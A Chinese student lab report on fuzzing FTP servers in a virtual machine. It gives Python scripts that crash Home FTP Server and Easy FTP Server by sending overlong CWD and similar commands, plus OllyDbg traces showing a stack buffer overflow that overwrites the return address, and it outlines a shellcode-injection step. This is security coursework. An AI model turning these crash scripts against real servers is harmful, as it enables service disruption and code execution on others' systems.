(7) 进入到 Python 的 GUI 后点击开始打开文件，选择 fuzz 实验文件夹中的 fuzz.py 文件，打开后我们可以看到我们的 Python 文件中的代码。




(8) 针对我自己进行实验的实际情况，对上面的代码进行修改后如下。

```
fuzz.py - C:\Documents and Settings\bupt\桌面\lab4\攻击程序\fuzz.py
File Edit Format Run Options Windows Help


import socket,sys
def ftp_test(ip,port1,usr,pwd):
    target = ip
    port = port1
    buf = 'a'*272
    j=1
    fuzzcmd = ['mdel', 'cd', 'mkdir', 'delete', 'cwd', 'mdir', 'input', 'mls']
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    try:
        connct = s.connect((target,port))
        print "[+] Connected!"
    except:
        print "[!] Connection Failed!"
        sys.exit(0)
    s.recv(1024)
    s.send('USER %s\r\n'%usr)
    s.recv(1024)
    s.send('PASS %s\r\n'%pwd)
    s.recv(1024)
    print "[+] Sending payload..."
    for i in fuzzcmd:
        s.send(i + buf*j + '\r\n')
        s.send(i + buf*j*4 + '\r\n')
        s.send(i + buf*j*8 + '\r\n')
        s.send(i + buf*j*40 + '\r\n')
    try:
        s.recv(1024)
        print "[!] Fuzz failed!"
    except:
        print "[+] Maybe we find a bug!"

if name == ' main ':
    ftp_test("192.168.80.140",21,"2022211570","2022211570")
```


(9) 点击 run->run module 或者 F5 就可以运行 Python 脚本了。



(10) 我们看到程序已经开始运行了，好像没有成功，但是我们看一下虚拟机中的服务器程序左下角显示已经停止了。




(11) 查看服务器日志，可以看到连续收到多次脏数据后直接退出。




(12) 为了发现更多信息，我们使用 OllyDbg 附加在 Home Ftp Server 进程上，开始运行服务器之后再使用我们的 Fuzz 脚本，会拦截到崩溃的状态信息。


① 附加 Home Ftp Server 进程。




②运行服务器。



③运行 Fuzz 脚本。



④获得程序崩溃信息，跳转到 KERNEL32.77E99ED8 处时发生异常。




三、测试结论

使用现成的 fuzz 攻击程序对目标主机进行 fuzz 攻击，可以使得 FTP 服务器崩溃；通过编写的 fuzz 源代码，也可以通过连接目标主机并发送脏数据包实现 fuzz 攻击，达到让目标服务器崩溃的效果，通过 OllyDbg 分析该过程时，能找到程序崩溃的位置。


四、思考题

开发一个针对 FTP 协议的 fuzzing 程序，针对 easy ftp server，使服务器停止工作，至少找出 3 个崩溃的异常（代码位置不同）。通过 OD 找到出现异常崩溃的代码位置及寄存器状态，并判断其是否存在缓冲区溢出漏洞，并植入 shellcode。


1、下载 easyftp-server，打开 Ftpconsole.exe。



2、用 OllyDbg 附加到名为“ftpbasicsvr”的进程上，该进程是 Easy FTP Server v1.7.0.10 的服务进程，用来提供 FTP 服务。



3、附加成功后，运行。



4、我们将通过如下 Python 脚本来对 FTP 服务端进行测试。

```
fuzz.py - C:\Documents and Settings\bupt\桌面\lab4\思考题\fuzz.py
File Edit Format Run Options Windows Help
import socket,sys
def ftp_test(ip,port):
    target = ip
    port = port
    buffer = 'a'*272
    s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
    try:
        connect = s.connect((target,port))
        print "[+] Connected!"
    except:
        print "[!] Connection Failed!"
        sys.exit(0)
    s.recv(1024)
    s.send('USER anonymous\r\n')
    s.recv(1024)
    s.send('PASS anonymous\r\n')
    s.recv(1024)
    print "[+] Sending buffer..."
    s.send('CWD'+buffer+'\r\n')
    try:
        s.recv(1024)
        print "[!] Fuzz failed!"
    except:
        print "[+] Maybe we find a bug!"

if __name__ == '__main__':
    ftp_test("192.168.80.140",21)
```

5、运行该脚本后，服务器中 OllyDbg 监视到 ftpbasicsvr 进程发生了严重的运行错误：程序运行到内存地址为 0x61616161 的地方，该地址为一个非法内存地址，程序无法继续执行。



6、在 OllyDbg 中可以看见数据栈信息输入。

009CFD3C	000000F0	
009CFD40	009CFD54	ASCII "CWDaa"
009CFD44	00000200	
009CFD48	00000001	
009CFD4C	008A4A10	
009CFD50	008A3628	ASCII "XSB"
009CFD54	61445743	
009CFD58	61616161	
009CFD5C	61616161	
009CFD60	61616161	
009CFD64	61616161	
009CFD68	61616161	
009CFD6C	61616161	
009CFD70	61616161	
009CFD74	61616161	
009CFD78	61616161	
009CFD7C	61616161	
009CFD80	61616161	

7、分析上述漏洞产生的原因

(1) 通过 Ftpconsole.exe 程序主界面上的绿色三角箭头重启 ftpbasicsvr 进程，再次用 OllyDbg 程序附加到 ftpbasicsvr 进程。在 WS2_32.dll 模块中的 recv 函数上下断点。通过跟踪，程序进入到处理 CWD 命令的函数后发生了缓冲区溢出。

地址	HEX 数据	反汇编	注释
0040B990	50	PUSH EAX	
0040B992	64 8925 0000	MOV DWORD PTR FS:[0], ESP	
0040B9A8	81EC 24010000	SUB ESP, 124	
0040B9AB	8A424 03	MOV AL, BYTE PTR SS:[ESP+3]	
0040B9AD	53	PUSH EBX	
0040B9AE	55	PUSH EBP	
0040B9B1	56	PUSH ESI	
0040B9B2	8BF1	MOV ESI, ECX	
0040B9B4	33ED	XOR EBP, EBP	
0040B9B6	57	PUSH EDI	
0040B9B7	897424 14	MOV DWORD PTR SS:[ESP+14], ESI	

(2) 此刻，程序利用指令“sub esp, 124”开辟一个 292 (0x124) 个字节的栈空间，CWD 命令后面的参数，也就是前面运行的攻击脚本 myfuzz.py 中 buffer 变量的值，就存放在这个空间中。继续单步执行程序，直到程序最后要返回的时候暂停程序。观察内存状态。

寄存器 (FPU)	
EAX	009CFCB4
ECX	61616161
EDX	00000010
EEH	00000001
ESP	009CFC70
EBP	009CFFB4
ESI	008A3630
EDI	008A4110
EIP	0040BF8A
EIP	0040BF8A
C 0	ES 0023 32位 0 (FFFFFFFF)
F 0	CS 001B 32位 0 (FFFFFFFF)
A 0	SS 0023 32位 0 (FFFFFFFF)
Z 0	DS 0023 32位 0 (FFFFFFFF)
S 0	FS 0038 32位 7FFD0000 (FFF)
T 0	GS 0000 NULL
D 0	
0 0	LastErr ERROR_SUCCESS (00000000)
EFL	00000202 (NO, NE, HE, A, NS, PO, GE, G)
ST0	empty -UNORM C1B0 0013C620 000000B0
ST1	empty 0.0000000000004781550e-4933
ST2	empty 0.0000000000000000290e-4933
ST3	empty 0.0000158716887896070e-4933
ST4	empty 0.0
ST5	empty 0.0
ST6	empty +UNORM 0001 00000000 00000000
ST7	empty 0.0

(3) 这个时候，ESP 寄存器的值为 0x009CFC70，ESP 寄存器指向的内存地址正好就是 0x61616161，而 0x61 正好对应的就是 myfuzz.py 中 buffer 变量中的字母“a”的十六进制表示。这就说明 buffer 变量覆盖了函数的返回地址，是一个典型的缓冲区溢出漏洞。

8、编写 shellcode 注入文件，只需让返回地址为输入内容的起始地址，并从起始地址位置写入 shellcode 代码，其余位置补全。

